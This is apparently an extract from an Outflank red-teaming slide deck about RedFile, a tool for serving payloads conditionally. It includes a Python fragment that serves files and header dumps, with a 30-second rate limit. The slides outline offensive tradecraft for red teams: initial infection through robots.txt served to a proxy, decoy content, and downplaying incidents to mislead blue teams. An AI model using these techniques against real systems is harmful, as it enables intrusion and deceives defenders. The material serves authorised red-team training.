    for k,v in req.headers:
        temp[str(k)] = str(v)
    self.auJson = json.loads(json.dumps(temp))
    self.hash = h
    self.filename = req.base_url.split('/')[-1:][0]
    cwd = os.path.dirname(os.path.realpath(__file__))
    self.folder = cwd
    data = shelve.open('%s/data.shelve'%self.folder)
    if not data.has_key('timestamp'):
        self.delta = 9999999 #not seen before
        data['timestamp'] = datetime.datetime.now()
    else:
        delta_dt = datetime.datetime.now() - data['timestamp']
        self.delta = delta_dt.total_seconds()
        if self.delta > 30:
            data['timestamp'] = datetime.datetime.now()

  def fileContent(self):
    if self.delta < 30:
        return('overload\n')
    if self.filename[-3:] != 'txt':
        #return("aap")
        return json.dumps(self.auJson,sort_keys=True, indent=4)
    else:
        #we've floated off all NON bin files now to the rest
        try:
            with open(self.folder+"/"+self.filename, 'r') as content_file:
                content = content_file.read()
            return(content)
        except:
            return(self.filename)

  def fileType(self):
    return(helper.getContentType('json'))
root@burnhome-HOME-test-HOMEREDIR-mark:~/RedFile/m/once30s# cat __init__.py | wc
```

DECOY

JUST MORE FUN?

MODULE [KEYER] – INITIAL INFECTION

Initial POC code

- Serve robots.txt to target's proxy server
- Infect victim
- Mess with blue …

HOW DOES THIS IMPROVE RED TEAMING?

Blue often has to learn

- Looking at the right incidents and realize stuff might change.
- Ransomware often is offline quite fast after the hit, RedFile might help Blue to anticipate on this behaviour.

Will we be able to downplay an incident by offering valid but less threatening content?

"Targeted? Nah just a bitcoin stealer"

SUMMARY

Goal of Red Teaming is to make Blue Teams better

RedELK and RedFile are here to help you

Dear blue, think of your OPSEC ☺

https://outflank.nl/blog/

https://github.com/OutflankNL

OUTFLANK

clear advice with a hacker mindset

Marc Smeets
+31 6 5136 6680
marc@outflank.nl
www.outflank.nl/marc

@MarcOverIP

Mark Bergman
+31 6 1811 3618
mark@outflank.nl
www.outflank.nl/mark

@xychix